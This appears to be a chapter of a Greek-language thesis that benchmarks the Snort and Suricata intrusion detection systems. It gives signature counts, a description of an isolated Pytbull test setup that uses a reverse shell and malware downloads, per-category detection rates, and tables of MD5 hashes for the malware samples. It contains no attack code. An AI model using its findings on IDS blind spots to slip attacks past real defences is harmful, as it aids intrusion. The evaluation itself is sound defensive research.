Στα πλαίσια της παρούσας εργασίας πραγματοποιήθηκαν συγκριτικές μετρήσεις ποσοτικών χαρακτηριστικών που σχετίζονται με την ακρίβεια ανίχνευσης των IDSs Snort και Suricata. Τα μετρήσιμα χαρακτηριστικά που αξιολογήθηκαν είναι αυτά που περιγράφονται στην παράγραφο 4.1, με εξαίρεση τις μετρήσεις οι οποίες θα απαιτούσαν την ύπαρξη δικτυακής κίνησης υψηλού όγκου. Ο κυριότερος λόγος για τον οποίο εξαιρέθηκαν οι μετρήσεις αυτού του είδους ήταν η μη διαθεσιμότητα των υπολογιστικών πόρων που θα ήταν απαραίτητοι για την πραγματοποίηση αυτών των μετρήσεων. Κατά τη διάρκεια των δοκιμών επιχειρήθηκε να αναπαραχθεί υψηλός όγκος δικτυακής κίνησης υποβάθρου, χρησιμοποιώντας αρχεία καταγραφής .pcap που είναι διαθέσιμα στο διαδίκτυο (όπως αυτά του MIT/LL). Διαπιστώθηκε όμως ότι η διαθέσιμη διεπαφή δικτύου δεν ήταν σε θέση να συλλάβει όλα τα διερχόμενα πακέτα που παράγονταν και συνεπώς κρίθηκε ότι η χρήση δικτυακής κίνησης υποβάθρου υψηλού όγκου θα οδηγούσε σε λανθασμένα συμπεράσματα υπό τις υπάρχουσες συνθήκες.

Για τις δοκιμές που πραγματοποιήθηκαν χρησιμοποιήθηκε ένας ηλεκτρονικός υπολογιστής με επεξεργαστή Intel Core 2 Duo T8300 2.40 GHz με 4 GB μνήμη RAM και λειτουργικό σύστημα Windows 7 64-bit. Η εγκατάσταση των δύο IDS καθώς και των διαφόρων εργαλείων που χρησιμοποιήθηκαν για την εκτέλεση των δοκιμών, έγινε σε εικονικές μηχανές που δημιουργήθηκαν σε αυτόν τον υπολογιστή με χρήση της πλατφόρμας Oracle VirtualBox 4.2.4. Για τη σύγκριση των δύο IDS χρησιμοποιήθηκαν οι πλέον πρόσφατες εκδόσεις τους οι οποίες ήταν κατά την έναρξη των δοκιμών οι ακόλουθες:

- Snort 2.9.4, με λειτουργικό σύστημα Ubuntu 12.04.1
- Suricata 1.4.1, με λειτουργικό σύστημα Ubuntu 12.04.1

Η εγκατάσταση των IDSs αλλά και των υπολοίπων συστημάτων που χρειάστηκε να εγκατασταθούν κατά τη διάρκεια των δοκιμών, έγινε βάσει των επίσημων οδηγιών εγκατάστασης και παραμετροποίησης των κατασκευαστών τους. Τα κυριότερα αρχεία ρυθμίσεων των συστημάτων που χρησιμοποιήθηκαν, επισυνάπτονται στην εργασία σε ηλεκτρονική μορφή.

Με βάση τα παραπάνω, πραγματοποιήθηκαν συγκριτικές μετρήσεις των παρακάτω χαρακτηριστικών που περιγράφηκαν στην παράγραφο 4.1:

- Κάλυψη έναντι γνωστών επιθέσεων
- Πιθανότητα ανίχνευσης και αναγνώρισης επιθέσεων
- Πιθανότητα ανίχνευσης επιθέσεων που χρησιμοποιούν τεχνικές αποφυγής ανίχνευσης

- Ανθεκτικότητα έναντι επιθέσεων τύφλωσης (παραγωγή μεγάλου πλήθους ψευδώς θετικών ειδοποιήσεων)

Αντιθέτως, δεν πραγματοποιήθηκαν συγκριτικές μετρήσεις των παρακάτω χαρακτηριστικών, καθώς για αυτές τις μετρήσεις είναι απαραίτητος υψηλός όγκος δικτυακής κίνησης υποβάθρου:

- Ανθεκτικότητα έναντι επιθέσεων που στοχεύουν το IDS/IPS
- Δυνατότητα χειρισμού υψηλού όγκου δικτυακής κίνησης
- Ακρίβεια ανίχνευσης υπό υψηλό όγκο δικτυακής κίνησης

Τέλος, δεν πραγματοποιήθηκε σύγκριση των δύο συστημάτων σχετικά με τα παρακάτω χαρακτηριστικά, καθώς και τα δύο συστήματα δεν διαθέτουν τέτοιες δυνατότητες:

- Δυνατότητα συσχέτισης γεγονότων
- Δυνατότητα ανίχνευσης άγνωστων επιθέσεων (καθώς η μέτρηση αυτού του χαρακτηριστικού δεν είναι ιδιαίτερα χρήσιμη για IDS που στηρίζονται κυρίως στη μεθοδολογία ανίχνευσης βάσει υπογραφών)
- Δυνατότητα προσδιορισμού της έκβασης μίας επίθεσης

8.1 Κάλυψη έναντι γνωστών επιθέσεων

Όπως προαναφέρθηκε στην παράγραφο 4.1.1, στόχος αυτής της μέτρησης είναι ο προσδιορισμός του αριθμού των γνωστών επιθέσεων που μπορεί να ανιχνεύσει ένα IDS/IPS υπό ιδανικές συνθήκες. Για το Snort και το Suricata που στηρίζονται κυρίως στη μεθοδολογία ανίχνευσης βάσει υπογραφών, αυτό μπορεί να επιτευχθεί μέσω της μέτρησης του αριθμού των διαθέσιμων υπογραφών. Υπάρχουν δύο κύριες συλλογές υπογραφών ανοικτού κώδικα οι οποίες μπορούν να αξιοποιηθούν τόσο από το Snort όσο και από το Suricata. Η πρώτη είναι αυτή που συντηρείται από την ομάδα SourceFire Vulnerability Research Team (VRT) της εταιρείας SourceFire στην οποία ανήκει το Snort. Λόγω της συμβατότητας των υπογραφών του Suricata με αυτές του Snort, υπάρχει η δυνατότητα χρήσης αυτών των υπογραφών και στα δύο συστήματα. Η δεύτερη συλλογή υπογραφών είναι αυτή της εταιρείας Emerging Threats (ET). Η συλλογή αυτή ξεκίνησε αρχικά ως μία λίστα υπογραφών η οποία συντηρούταν από την κοινότητα και είχε ως στόχο να συμπληρώσει τη συλλογή υπογραφών της VRT. Αν και αρχικά θεωρούνταν λιγότερο αξιόπιστη από τη συλλογή της VRT, πλέον θεωρείται αρκετά αξιόπιστη και παρέχει επιπλέον δυνατότητες. Παρέχεται σε δύο διαφορετικές εκδόσεις, κάθε μία από τις οποίες είναι προσαρμοσμένη στις ιδιαιτερότητες του Snort και του Suricata αντιστοίχως.

Για τη διαχείριση των υπογραφών των δύο συστημάτων χρησιμοποιήθηκε η εφαρμογή PulledPork v0.6.1. Πρόκειται για μία εφαρμογή η οποία μπορεί να χρησιμοποιηθεί τόσο από το Snort όσο και από το Suricata, για την αυτοματοποιημένη διαχείριση των υπογραφών. Αξιοποιώντας αυτό το

εργαλείο δίνεται η δυνατότητα προσδιορισμού πολλαπλών πηγών υπογραφών από τις οποίες μπορούν να αντλούνται αυτόματα νέες υπογραφές, καθώς και να προσδιορίζονται κανόνες ενεργοποίησης ή απενεργοποίησης ομάδων υπογραφών (μέσω των αρχείων). Ειδικότερα για τη συλλογή υπογραφών της VRT, δίνεται η δυνατότητα αξιοποίησης της κατηγοριοποίησης που έχει γίνει στις διαθέσιμες υπογραφές. Οι υπογραφές της VRT περιλαμβάνουν στα μεταδεδομένα τους μία επιλογή με όνομα *policy*, η οποία έχει αξιοποιηθεί για την ένταξη των υπογραφών σε διαφορετικές πολιτικές εξισορρόπησης της ταχύτητας, της συνδεσιμότητας και της ικανότητας ανίχνευσης. Οι διαφορετικές αυτές πολιτικές είναι οι *connectivity-ips, balanced-ips* και *security-ips* και μπορούν να αξιοποιηθούν από το PulledPork για την ενεργοποίηση μόνο των αντίστοιχων κανόνων.

Για την πραγματοποίηση των συγκριτικών μετρήσεων επιλέχθηκε η ενεργοποίηση όσο το δυνατό περισσοτέρων υπογραφών. Έτσι ενεργοποιήθηκε το σύνολο των υπογραφών της VRT, ενώ από τις υπογραφές της ET ενεργοποιήθηκαν μόνο οι υπογραφές που ήταν ενεργοποιημένες εξ' ορισμού. Οι υπόλοιπες υπογραφές της ET που ήταν απενεργοποιημένες επιλέχθηκε να μην ενεργοποιηθούν, καθώς πρόκειται είτε για υπογραφές που παράγουν πολλά false positives ή βρίσκονται σε πειραματικό στάδιο. Επιπροσθέτως, για το Snort ενεργοποιήθηκαν τα 288 διαθέσιμα *Shared Object Rules*, τα οποία δεν είναι κατανοητά από τη μηχανή ανίχνευσης του Suricata. Οι συλλογές υπογραφών που αξιοποιήθηκαν ήταν αυτές που ήταν διαθέσιμες στις 9/3/2013. Στον πίνακα που ακολουθεί γίνεται μία σύγκριση του αριθμού των υπογραφών που ήταν εφικτό να αξιοποιηθούν άμεσα από τα δύο συστήματα.

Πίνακας 8-1: Συγκριτικός πίνακας διαθέσιμων υπογραφών

	Snort	**Suricata**
Σύνολο διαθέσιμων υπογραφών (VRT + ET)	31326	30148
Απενεργοποιημένες υπογραφές (VRT + ET)	2524	2946
Ενεργοποιημένες υπογραφές (VRT + ET)	28802	27202
Shared Object Rules	288	0
Υπογραφές τον οποίων η φόρτωση απέτυχε	0	776
Υπογραφές που φορτώθηκαν επιτυχώς	29090	26426

Από τον παραπάνω πίνακα διαπιστώνεται μία διαφοροποίηση στη δυνατότητα αξιοποίησης των υπαρχόντων υπογραφών από τα δύο συστήματα, η οποία ανέρχεται στις 2664 υπογραφές. Πρόκειται για μια διαφορά της τάξης του 9%, η οποία οφείλεται αφενός μεν στο γεγονός ότι το Suricata δεν είναι σε θέση να ερμηνεύσει το πλήρες σύνολο επιλογών που είναι διαθέσιμες στο συντακτικό το Snort και αφετέρου στην ύπαρξη υπογραφών οι οποίες αφορούν αποκλειστικά τους προεπεξεργαστές

του Snort (Shared Object Rules) και που δεν είναι κατανοητές από τη μηχανή ανίχνευσης του Suricata. Χαρακτηριστική είναι η διαφορά στο σύνολο των διαθέσιμων υπογραφών που υπάρχουν για τα δύο συστήματα, η οποία προκύπτει από το μικρότερο αριθμό υπογραφών που είναι διαθέσιμες για το Suricata από την ET.

8.2 Πιθανότητα ανίχνευσης και αναγνώρισης επιθέσεων

Στόχος της πρώτης δοκιμής που πραγματοποιήθηκε ήταν η σύγκριση των δύο IDS σε σχέση με το ποσοστό των επιθέσεων που ανιχνεύονται επιτυχώς και της δυνατότητάς τους να αναγνωρίζουν ορθά μία επίθεση αντιστοιχίζοντάς της με ένα κοινώς γνωστό όνομα, μία ευπάθεια ή μία κατηγορία επιθέσεων.

Για την πραγματοποίηση αυτής της δοκιμής αξιοποιήθηκε το εργαλείο Pytbull το οποίο συμπεριλαμβάνεται στη διανομή BackTrack 5R3. Πρόκειται για ένα framework δοκιμών συστημάτων ανίχνευσης εισβολών, το οποίο είναι γραμμένο σε Python και μπορεί να χρησιμοποιηθεί για τον έλεγχο των δυνατοτήτων ανίχνευσης ενός IDS, τη σύγκριση διαφορετικών IDS καθώς και τη σύγκριση διαφορετικών ρυθμίσεων του ίδιου IDS. Περιλαμβάνει εξ' ορισμού ένα μεγάλο πλήθος δοκιμών οι οποίες ομαδοποιούνται σε διάφορες κατηγορίες. Οι κατηγορίες των δοκιμών που αξιοποιήθηκαν είναι οι ακόλουθες:

- **Client Side Attacks**. Χρησιμοποίηση ενός reverse shell προκειμένου να δοθούν οδηγίες στον server να κατεβάσει αρχεία με κακόβουλο περιεχόμενο, ώστε να ελεγχθεί η δυνατότητα του IDS να παρέχει προστασία έναντι επιθέσεων αυτού του είδους.
- **Test Rules**. Αξιολόγηση της δυνατότητας των IDSs να αξιοποιήσουν τις υπογραφές που διαθέτουν για τον εντοπισμό των αντίστοιχων απειλών.
- **Bad Traffic**. Αποστολή πακέτων που δε συμμορφώνονται με τα RFCs, με σκοπό τη μελέτη της συμπεριφοράς της μηχανής ανίχνευσης.
- **Brute Force**. Δοκιμή των δυνατοτήτων του IDS να ανιχνεύει επιθέσεις brute force.
- **Denial Of Service**. Έλεγχος της δυνατότητας ανίχνευσης επιθέσεων άρνησης υπηρεσιών.
- **Evasion Techniques**. Χρήση τεχνικών αποφυγής ανίχνευσης και έλεγχος της δυνατότητας ανίχνευσής τους.
- **Fragmented Packets**. Θρυμματισμός πακέτων και έλεγχος της δυνατότητας επανασυναρμολόγησής τους και εντοπισμού της επίθεσης.
- **Malware**. Αναπαραγωγή δικτυακής κίνησης ιομορφών η οποία είναι καταγεγραμμένη σε αρχεία .pcap.

- **Shellcodes**. Έλεγχος της δυνατότητας εντοπισμού shellcodes


Για την εκτέλεση μέρους των παραπάνω δοκιμών αξιοποιούνται από το Pytbull και δυνατότητες που παρέχουν τα παρακάτω εργαλεία:

- **Scapy**, για την κατασκευή πακέτων με τα χαρακτηριστικά που απαιτούνται για το κάθε είδος επίθεσης
- **Hping**, το οποίο χρησιμοποιείται για την αποστολή πακέτων TCP/IP και μπορεί να αξιοποιηθεί για επιθέσεις άρνησης υπηρεσιών
- **Nmap**, για την πραγματοποίηση σάρωσης θυρών
- **Tcpreplay**, για την αναπαραγωγή κίνησης που έχει καταγραφεί σε αρχεία .pcap
- **Ncrack**, για την εκτέλεση επιθέσεων brute force
- **ApacheBench**, που χρησιμοποιείται για την αξιολόγηση των επιδόσεων ενός web server και μπορεί να αξιοποιηθεί για επιθέσεις άρνησης υπηρεσιών

Επιπροσθέτως, δίνεται η δυνατότητα προσθήκης νέων δοκιμών. Η δυνατότητα αυτή αξιοποιήθηκε προκειμένου να πραγματοποιηθούν και επιπλέον δοκιμές, όπως η χρησιμοποίηση διαφορετικών τεχνικών σάρωσης θυρών, κωδικοποίησης shellcodes, τεχνικών αποφυγής ανίχνευσης και αναπαραγωγή δικτυακής κίνησης ιομορφών.

8.2.1 Πειραματική διάταξη

Η πειραματική διάταξη που χρησιμοποιήθηκε για την εκτέλεση των δοκιμών απεικονίζεται στην Εικόνα 8-1. Προκειμένου να εξασφαλιστεί ότι η δικτυακή κίνηση που θα εξεταστεί από τα IDSs περιλαμβάνει μόνο τα πακέτα δοκιμών και όχι επιπρόσθετα πακέτα απρόβλεπτων δραστηριοτήτων, χρησιμοποιήθηκε ένα απομονωμένο περιβάλλον το οποίο περιλαμβάνει μόνο το προς εξέταση IDS και τον υπολογιστή του επιτιθέμενου. Για τη δημιουργία αυτού του απομονωμένου περιβάλλοντος χρησιμοποιήθηκαν εικονικές μηχανές οι οποίες ήταν συνδεδεμένες μεταξύ τους με έναν “Host-Only” δρομολογητή του VirtualBox, έτσι ώστε οι εικονικές μηχανές να μπορούν να έρθουν σε επαφή μόνο με τη δικτυακή κίνηση του “ιδιωτικού” τους δικτύου.



Εικόνα 8-1: Πειραματική διάταξη δοκιμής ανίχνευσης και αναγνώρισης επιθέσεων

Οι δοκιμές που πραγματοποιήθηκαν επαναλήφθηκαν με τον ίδιο ακριβώς τρόπο και για τα δύο IDSs. Στην κάθε επανάληψη, τη θέση του IDS στην Εικόνα 8-1 έλαβε κάθε φορά ένα από τα δύο εξεταζόμενα IDSs. Η διεπαφή δικτύου των IDSs είχε τεθεί σε promiscuous mode προκειμένου να είναι σε θέση να συλλαμβάνει όλα τα διακινούμενα πακέτα. Επιπροσθέτως, έγινε εγκατάσταση του Pytbull server και στα δύο IDSs, προκειμένου να είναι εφικτή η εκτέλεση των δοκιμών της κατηγορίας Client Side Attacks. Πρόκειται για ένα python script που δημιουργεί ένα reverse shell, το οποίο δέχεται εντολές από τον Pytbull Client που βρίσκεται στον υπολογιστή του επιτιθέμενου. Οι εντολές που αποστέλλει ο Pytbull Client αφορούν το κατέβασμα αρχείων με κακόβουλο περιεχόμενο. Τα αρχεία αυτά μπορούν να βρίσκονται σε οποιοδήποτε υπολογιστή και για λόγους εξοικονόμησης υπολογιστικών πόρων επιλέχθηκε να φιλοξενηθούν από τον ίδιο τον υπολογιστή του επιτιθέμενου. Τέλος, ο υπολογιστής του επιτιθέμενου διέθετε τη διανομή BackTrack 5R3, στην οποία συμπεριλαμβάνεται το Pytbull. Με την παραπάνω διάταξη δεν απαιτούνταν επιπρόσθετα συστήματα στόχοι, καθώς το Pytbull αποστέλλει τα πακέτα των δοκιμών απευθείας προς ανάλυση στο εξεταζόμενο IDS.

8.2.2 Αποτελέσματα δοκιμών


Ο Πίνακας 8-2 περιλαμβάνει για κάθε ένα από τα δύο IDSs, το ποσοστό ανίχνευσης που επιτεύχθηκε ανά κατηγορία δοκιμών. Για την αξιολόγηση του βαθμού επιτυχίας ανίχνευσης της κάθε απειλής, χρησιμοποιήθηκε το παρακάτω σχήμα μοριοδότησης:

- 0 μόρια για τις περιπτώσεις παραγωγής μόνο false positives ή/και false negatives, καθώς και για τις περιπτώσεις παραγωγής true positives από τα οποία δεν γίνεται αντιληπτό το είδος της απειλής.

- 1 μόριο για τις περιπτώσεις παραγωγής true positives με μέτριο επίπεδο αναγνώρισης επιθέσεων, καθώς και για τις περιπτώσεις παραγωγής true positives οι οποίες συνοδεύονται από την παραγωγή σημαντικού αριθμού false positives.
- 2 μόρια για τις περιπτώσεις παραγωγής true positives με πλήρη αναγνώριση επιθέσεων που δεν συνοδεύονται από false positives, καθώς και για τις περιπτώσεις παραγωγής true negatives.

Πίνακας 8-2: Σύνοψη αποτελεσμάτων δοκιμών με χρήση του Pytbull

Α/Α	Κατηγορία	Αριθμός Δοκιμών	Ποσοστό επιτυχούς ανίχνευσης Snort	Ποσοστό επιτυχούς ανίχνευσης Suricata
1	Client Side Attacks	257	87,16%	1,17%
2	Test Rules	7	100%	71,43%
3	Bad Traffic	5	0%	20%
4	Brute Force	1	100%	100%
5	Denial Of Service	3	66,67%	66,67%
6	Evasion Techniques	28	78,57%	64,29%
7	Fragmented Packets	2	50%	25%
8	Malware	9	83,33%	88,88%
9	Shellcodes	34	73,53%	67,65%



Εικόνα 8-2: Συγκριτικό διάγραμμα αποτελεσμάτων δοκιμών με χρήση του Pytbull

κάθε μία από τις κατηγορίες δοκιμών, δίδονται στη συνέχεια περισσότερες λεπτομέρειες για το είδος της δοκιμής και τις ειδοποιήσεις που παρήχθησαν από το κάθε σύστημα.

8.2.2.1 Client Side Attacks

Αυτή η κατηγορία δοκιμών είχε ως στόχο να ελεγχθεί η δυνατότητα των IDSs να παρέχουν προστασία έναντι επιθέσεων μέσω αρχείων με κακόβουλο περιεχόμενο. Για το σκοπό αυτό χρησιμοποιήθηκαν 257 αρχεία με κακόβουλο περιεχόμενο, τα οποία κατέβηκαν (wget) στον υπολογιστή που ήταν εγκατεστημένο το κάθε IDS. Ο Πίνακας 8-3 περιλαμβάνει συγκεντρωτικά στοιχεία σχετικά με αυτήν την κατηγορία δοκιμών. Όπως διαπιστώνεται από αυτόν τον πίνακα, το Suricata δεν κατάφερε να ανταποκριθεί με επιτυχία σε αυτήν την κατηγορία δοκιμών, παρόλο που σε μία αντίστοιχη δοκιμή που έγινε στο παρελθόν από το δημιουργό του Pytbull [22], χρησιμοποιώντας παλαιότερη έκδοση του Suricata, ήταν εφικτή η ανίχνευση απειλών στο 49,41% των αρχείων που χρησιμοποιήθηκαν. Λόγω αυτής της σημαντικής απόκλισης μεταξύ των δύο δοκιμών, επιχειρήθηκε η ίδια δοκιμή πολλές φορές, χρησιμοποιώντας κάθε φορά διαφορετικές ρυθμίσεις στο αρχείο ρυθμίσεων του Suricata (suricata.yaml), χωρίς όμως να υπάρξει κάποια διαφοροποίηση στα αποτελέσματα.

Πίνακας 8-3: Σύνοψη αποτελεσμάτων δοκιμών κατηγορίας Client Side Attacks

	Snort	**Suricata**
Αριθμός αρχείων	257	257
Αριθμός αρχείων στα οποία ανιχνεύθηκαν απειλές	224	3

Αριθμός ειδοποιήσεων	787	5
Μοριοδότηση	448	6
Ποσοστό ανίχνευσης	87,16%	1,17%

Ο Πίνακας 8-4 περιλαμβάνει τα MD5 hashes των αρχείων που χρησιμοποιήθηκαν, καθώς και τη μοριοδότηση που δόθηκε σε κάθε IDS ανά αρχείο.

Πίνακας 8-4: Αναλυτικά στοιχεία μοριοδότησης δοκιμών κατηγορίας Client Side Attacks

A/A	MD5 hash αρχείου	Μόρια Snort	Μόρια Suricata
1	001e2710555613a82e94156d3ed9c289	2	0
2	7b9e1c1b479447506cc046a5d8219eca	0	0
3	004e74d54dcf79c641d5cf8a615488a0	2	0
4	7d6e9af1018c10f1b7dfa5169a35d941	2	0
5	0106fb569e87e02fc88d496064abdf19	2	0
6	7f73dd439572409a64bc4dd0d603aacf	2	0
7	02bfe34bea55e327cfdead9cff215f33	2	0
8	7f7413bd2a4a0f001efd0305f4f56acf	2	0
9	030423da29e1e6f4a527518126de4aeb	2	0
10	80202a9c51d8544bac7ac273428dd97c	0	0
11	03042cc3786dafdb941019488d4cad3e	2	0
12	80f20af63314be2e8c79d8ca99eeb713	2	0
13	03546e59967af0c2dbf609013934cd07	2	0
14	82a5f96d1834411a3b5af9c21ffb14a8	2	0
15	04095314d51057a13e21908de1266fc1	2	0
16	82a7c8fdacca91b1bd0fdc2407674f50	2	0
17	049675afd5c9505b9715872d499b9389	2	0
18	82eeda4a754bf163d406e3e205df97e9	2	0
19	0700bffe83561c1e2a5156d89de68f6d	0	0
20	83220f00d3b3cde40bd3bf58c78ba899	2	0

A/A	MD5 hash αρχείου	Μόρια Snort	Μόρια Suricata
21	0733c4e2122cdfcfdd4699a3cbdc8b40	2	0
22	853027bec65b3f2434788a70d4d15d89	2	0
23	08da26158b76ca38e0ddb740aaf9b4ff	2	0
24	872537348b6f1ef77d74f1d298978d72	2	0
25	0ab4a29af51b17335abbe0eb861784aa	0	0
26	896c14bc7ff88923e35aa824ab6c72da	2	0
27	0d711f2049a6004cffe447dab78cd7e5	2	0
28	8ae719cdd29f0e6af4d4dd321cc40355	2	0
29	0e0c3a177b898c523e8303940ae99077	2	0
30	8bf83af16e95ff0187622579b3d453d9	2	0
31	0e1fc785eff45ff0b140dbf61abf3eab	0	0
32	911d2b98b29cf53daa2ca956e6a456e1	2	0
33	0f24780097467c4c54f8f306346dff37	2	0
34	911eb6c6524711c194320461b1602ace	2	0
35	0f5d42aa99b17eabddc19a46013b517b	2	0
36	92db03a6d1db9a9012ccc7bd9b45ed7a	2	0
37	0fc9c4e1e2148912188dd913ff95149e	2	0
38	933912d26eeef9d3c220679e1cc4f113	2	0
39	100cf902ac31766f7d8a521eeb6f8d68	2	0
40	940ae58370cd3ed31f9fd7ca8672fa27	2	0
41	10c35deb541e58b115ea2c682edb26ea	2	0
42	9476ed0a007ba332b7da0a657b1608bd	0	0
43	10e15dd9b11528762c182b04f80e0a03	2	0
44	949265ee1d3e587152a23311a85b3be9	2	0
45	116c4ad3656000b7c0908c13470d0001	2	0
46	9516a32b2aa7beccc96eea174ade7ce0	0	0

A/A	MD5 hash αρχείου	Μόρια Snort	Μόρια Suricata
47	116d92f036f68d325068f3c7bbf1d535	2	0
48	9666cf5956922b4127c600b6a01f8488	2	0
49	11dbb8d7924595e24c61eca8c9248834	2	0
50	97ab9a60226f2af051251255254e8fbf	2	0
51	122ca0d4629ff12c3b0aa21bd18dbf08	2	0
52	9b60af61854a4334967377c0d19a4af4	0	0
53	15a22ac5b7ed9fd640d6220dac0b4488	0	0
54	9bc1735453963e33ea1857cc25aa5a19	2	0
55	1618d09ff580014b251794222bb0f0f9	2	0
56	9c5cd8f4a5988acae6c2e2dce563446a	2	0
57	17b67bd445c655598875e4c9a97ba906	2	0
58	9ef0794d27d89470ad95a57e2a58adb7	2	0
59	194030ef77514d3cad3b23d9fa3a0160	2	0
60	9efee6e1cea0eea5e94e330f28ec23b2	2	0
61	1b2ff9edab6d5663842d6027b2819a86	2	0
62	a093b4964082244b37f3310037f0a366	2	0
63	1dd08cf849277f10cc588718c137e77b	2	0
64	a09c1cb2c2c79b3e09e5af09e8c30b2b	0	0
65	1fd0cd90cbd69234d07b4172bbad754d	2	0
66	a362abe459c574b1984640316219c818	0	0
67	21f05c819712e39a7a4d089b4f31e602	2	0
68	a38a70821c62be2996ac1c28575f2fd2	2	0
69	21fa925e48a4238e22fef1147f293727	2	0
70	a3f87c9468e0850cc5e5ab16c639cb31	2	0
71	22f3e7e6f64217628f97d09cdaa1810d	2	0
72	a3f9c3c7a8d8df8844eaceb3bb72668f	2	0

A/A	MD5 hash αρχείου	Μόρια Snort	Μόρια Suricata
73	230748c2bd16ba0213b73f0fd045169d	2	0
74	a49bb6ef5a11469788f1f5bc1f49eb8c	2	0
75	231fc7f1300d2e6f94bccfaddbd98ea2	2	0
76	a4ccca160dd7fff89b0f0f6bafe1408f	2	0
77	238ecf8c0aee8bfd216cf3cad5d82448	2	0
78	a63fa88b7597fbfe67772ce68484a80b	2	0
79	268a0065b6ea134054dc6aea300a830d	2	0
80	aaeed3399e542e4ba881f27adabaf31f	2	0
81	26cb2016442b19af37d691ec46424aea	2	0
82	ac4a484bb27e08433f822d4120291be4	2	0
83	27cd1443a07772e6e04207dd45537eae	2	0
84	ad0b7237cd7ea338f06ddd25ac414efd	0	0
85	289d8bba31bb2e4455f3d28b74926c1d	2	0
86	adb86294f7cf2586be437f5cb3d48244	2	0
87	28f5ed6f32f3d9b800cf41c663b6c7f4	2	0
88	ae0b6db6a02d173cb52b86a85476d30a	2	0
89	29db2fba7975a16dbc4f3c9606432ab2	2	2
90	ae8629018d49e76b5e0c946d8372659f	2	0
91	2aaa2f62cadf2b0f72587b3dffaee669	0	0
92	b081194268d1eab9fd37375a887e0c01	2	0
93	2bbf014a1752d92b91e3452f9a235464	2	0
94	b1065bcd0fc6c46bce9d447d56669e3c	2	0
95	2cd0e2c020f617ec1edc4ebd489da7e7	2	0
96	b183474507acbf321a87586479a9570a	2	0
97	2eea004842a335607b612ff10418f6c6	2	0
98	b21aa8cfb60a558f8ebd390152db6141	2	0

A/A	MD5 hash αρχείου	Μόρια Snort	Μόρια Suricata
99	2f846adf7a93e94a0a809eb32f188146	2	0
100	b45b86c3c7789cd9cc0a3b7cac3e1425	2	0
101	307c2068b22b968a6bd0996e7c77f1ee	2	0
102	b4e256982947b3c68aaa84545b61c9b1	2	0
103	33c1b7620ac827b26496534122e0cda6	2	0
104	b5120878ecc9c258e1323d26a8c02d26	2	0
105	34d8b44ccdb7c1a6885c7d11c1d87be3	2	0
106	b562039e2a5f5fb086788bc54d140f70	2	0
107	350924123cbf1b126f4e38335ed6660d	2	0
108	b7db936e928b774ace570805bd2f19fe	0	0
109	357d296be75e7e3988591d9123a01177	2	0
110	b85fa37f172af78d87fbddc74f6532c4	2	0
111	36af296c3954274f4222847814b1f63b	2	0
112	b8caeddac2c5bc2db931a1d13bb90335	2	0
113	398fca0465861879284ef20f8e12e063	2	0
114	b9cebfcba6e7f9ca18852b706506d370	0	0
115	3a67789dc523b6d083e8c4d652c7316a	2	0
116	bb10a59bf2b697f649d47dadf52aebd5	2	0
